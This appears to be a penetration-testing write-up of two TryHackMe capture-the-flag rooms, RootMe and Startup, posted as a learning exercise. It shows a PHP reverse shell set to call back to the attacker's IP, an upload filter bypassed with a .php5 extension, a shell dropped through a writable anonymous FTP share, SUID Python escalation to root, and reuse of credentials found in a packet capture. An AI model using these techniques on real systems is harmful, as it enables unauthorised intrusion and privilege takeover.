/panel                (Status: 301) [Size: 312] [--> http://10.10.18.151/panel/]
Progress: 15244 / 87665 (17.39%)
```

Went with the smaller wordlist this time. I figured since the bigger one didn't amount to much more, I'll try this one.


What is the hidden directory?

The answer is **/panel/**.

Find a form to upload and get a reverse shell, and find the flag.




We eventually come across a website that looks like [this]():




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.6.44.161';  // CHANGE THIS
$port = 9999;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

We had to change this part of the code so the payload knew where to connect back to




When trying to upload the php reverse shell we get this red text. Which translated basically tells us php isn't allowed.

I changed the end of the extension to .php5 thinking maybe this extension would work.



Which we get a successful upload it seems



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php5	2023-11-20 19:25	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.18.151 Port 80

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/rootme/php-reverse-shell-1.0]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.18.151] 37420
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:29:39 up 26 min,  0 users,  load average: 0.00, 0.02, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
/bin/sh: 0: can't access tty; job control turned off
$ find -name user.txt
find: './home/rootme/.cache': Permission denied
find: './home/rootme/.gnupg': Permission denied
find: './home/test/.local/share': Permission denied
find: './sys/kernel/debug': Permission denied
find: './sys/fs/pstore': Permission denied
find: './sys/fs/fuse/connections/48': Permission denied
find: './run/lxcfs': Permission denied
find: './run/sudo': Permission denied
find: './run/cryptsetup': Permission denied
find: './run/lvm': Permission denied
find: './run/systemd/unit-root': Permission denied
find: './run/systemd/inaccessible': Permission denied
find: './run/lock/lvm': Permission denied
```

```
find: './proc/1379/ns': Permission denied
./var/www/user.txt
find: './var/spool/rsyslog': Permission denied
find: './var/spool/cron/atjobs': Permission denied
find: './var/spool/cron/crontabs': Permission denied
find: './var/spool/cron/atspool': Permission denied
find: './var/log/apache2': Permission denied
find: './var/log/unattended-upgrades': Permission den
```

We're going to use the find command to look for the user.txt file. We can see there's a lot of errors however we can see there's one file that doesn't give us an error and is the user.txt file we want

```
find: './snap/core/9665/va
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```


Search for files with SUID permission, which file is weird?

We perform the find / -user root -perm /4000 which looks for any programs that are runnable by us with root perms.

```
THM{y0u_g0t_a_sh3ll}
$ find / -user root -perm /4000
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
find: '/lost+found': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
```

We can see we're capable of running python with set-uid

Find a form to escalate your privileges.




SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```



Root.txt



Startup

No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!

— Dev Team

This was the landing page when we go to the url provided to us. The contact us leads to nothing.

```
<!doctype html>
<title>Maintenance</title>
<style>
  body { text-align: center; padding: 150px; }
  h1 { font-size: 50px; }
  body { font: 20px Helvetica, sans-serif; color: #333; }
  article { display: block; text-align: left; width: 650px; margin: 0 auto; }
  a { color: #dc8100; text-decoration: none; }
  a:hover { color: #333; text-decoration: none; }
</style>

<article>
    <h1>No spice here!</h1>
    <div>
    <!--when are we gonna update this??-->
        <p>Please excuse us as we develop our site. We want to make it the most stylis
        <p>&mdash; Dev Team</p>
    </div>
</article>


```

When we check the page source we can see that even they think the landing page is boring.

What is the secret spicy soup recipe?

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Startup]
└─$ nmap -sC -sV -T4 -p- -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 12:10 EST
Warning: 10.10.46.17 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.46.17
Host is up (0.11s latency).
Not shown: 65517 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
21/tcp   open     ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 21 17:15 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.6.44.161
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open     ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; proto
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp   open     http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
6533/tcp  filtered unknown
14472/tcp filtered unknown
16745/tcp filtered unknown
19722/tcp filtered unknown
20414/tcp filtered unknown
21523/tcp filtered unknown
```

We are going to go ahead and perform a nmap scan. This scan is going to scan all ports and do a system version scan along with a scan that runs the default list of scripts.

We can see that we have ftp which allows anonymous login, ssh, and a web server. There are also a bunch of random ports that don't particularly matter to us though they're cool to see!.

We can see there's two files there and everyone has access to write and execute on the ftp server!

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Startup]
└─$ gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.46.17
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/files                (Status: 301) [Size: 310] [--> http://10.10.46.17/files/]
/server-status        (Status: 403) [Size: 276]
Progress: 147763 / 220561 (66.99%)
```


Using gobuster on the ip we find a /files directory we can look at. This is going to come in handy later when we're attempting to exploit this thing!

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Startup]
└─$ ftp $IP
Connected to 10.10.46.17.
220 (vsFTPd 3.0.3)
Name (10.10.46.17:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24162|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jp
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> mget important.jpg
mget important.jpg [anpqy?]?
229 Entering Extended Passive Mode (|||12565|)
150 Opening BINARY mode data connection for important.jpg (251631 by
100% |*****************************************************************
226 Transfer complete.
251631 bytes received in 00:00 (407.00 KiB/s)
ftp> mget notice.txt
```

Logging into the server with ftp with the anonymous login we can see there's two things. Imporrtant.jpg and notice.txt. I went ahead and got both to check them out, but they were ultimately nothing.

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Startup]
└─$ cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People do
wnloading documents from our website will think we are a joke! Now I dont know who it
is, but Maya is looking pretty sus.
```

Important.jpg



When we go look at the files folder it's the ftp server we were connected to. This MEANS we can do

The code changed

We're using the php-reverse-shell we used in the RootMe room.

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Startup/php-reverse-shell-1.0]
└─$ ftp $IP
Connected to 10.10.46.17.
220 (vsFTPd 3.0.3)
Name (10.10.46.17:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||50377|)
150 Ok to send data.
100% |*****************************************************************|  5493        7.15 MiB
226 Transfer complete.
5493 bytes sent in 00:00 (24.57 KiB/s)
ftp>
```

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Startup]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.46.17] 42332
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:12:27 up 22 min,  0 users,  load average: 0.00, 0.00, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

After putting up the file we go and click on it in our web browser. We get a connect back on our nc listener!.

```
vmlinuz.old
$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and to
ld him it was love.
```

The answer is love


What are the contents of user.txt?

```
$ cd home
$ ls
lennie
$ cd lennie
/bin/sh: 5: cd: can't cd to lennie
$ ls
lennie
```


We know that our user we're trying to enter is lennie. But when we try to get into the directory we're unable to.

```
$ cd incidents
$ ls
suspicious.pcapng
$ cp /incidents/suspicious.pcapng /var/www/html/files/ftp
$
```

We move this wireshark file to the ftp server so we can actually look at it ourselves. Searching on the machine there wasn't much else for us to get.



The file is a bunch of different connections most of which are TCP. However when we scroll there's a lot of a certain type:



Following the tcp stream on the light purple we're able to find this a potential knowledge.

Looking we're able to see some creds for lennie. Which we can attempt on our machine.

```
$ cp /incidents/suspicious.pcapng /var/www/html/files/ft
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/incidents$ su lennie
su lennie
Password: c4ntg3t3n0ughsp1c3

lennie@startup:/incidents$
```

Using the creds were successful in logging onto the machine

```
lennie@startup:/incidents$ cd ..
cd ..
lennie@startup:/$ cd home
cd home
lennie@startup:/home$ cd lennie
cd lennie
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$
```

Finally going into lennie's folder we cat out the contents of user.txt

What are the contents of root.txt?

```
lennie@startup:~$ su -l
su -l
Password: c4ntg3t3n0ughsp1c3

su: Authentication failure
```

Attempting to see what programs lennie might be able to run as root didn't work sadly.

```
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$ ls scripts
ls scripts
planner.sh  startup_list.txt
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$ ls -al
ls -al
total 20
drwx------ 4 lennie lennie 4096 Nov 12  2020 .
drwxr-xr-x 3 root   root   4096 Nov 12  2020 ..
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
lennie@startup:~$ cd scripts
cd scripts
lennie@startup:~/scripts$ ls -al
ls -al
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Nov 12  2020 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Nov 21 17:34 startup_list.txt
lennie@startup:~/scripts$ ^[[A
ls -al
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Nov 12  2020 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Nov 21 17:34 startup_list.txt
lennie@startup:~/scripts$ cat planner.sh
cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ cat startup_list.txt
cat startup_list.txt
```

```
lennie@startup:~/scripts$ ls -al
ls -al
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Nov 12  2020 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Nov 21 17:38 startup_list.txt
```

We found this scripts folder which contains two scripts. Startup_list.txt and planner.sh. It took a bit to notice but if you see startup_list.txt was updated between screenshots which had me guessing this was possibly a cronjob.

```
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
```

```
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
```

I went to check out that planner.sh more and saw that it ran another file called /etc/print.sh.

```
-rw-r--r--  1 root   root     0 Sep 25  2020 popularity-co
drwxr-xr-x  4 root   root  4096 Sep 25  2020 ppp
-rwx------  1 lennie lennie   25 Nov 12  2020 print.sh
-rw-r--r--  1 root   root   575 Oct 22  2015 profile
drwxr-xr-x  2 root   root  4096 Sep 25  2020 profile.d
```

```
$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
```

Looking for that file I saw that it was owned and controlled by lennie. This means we can update this with our own code and get an easy reverse shell as root.

```
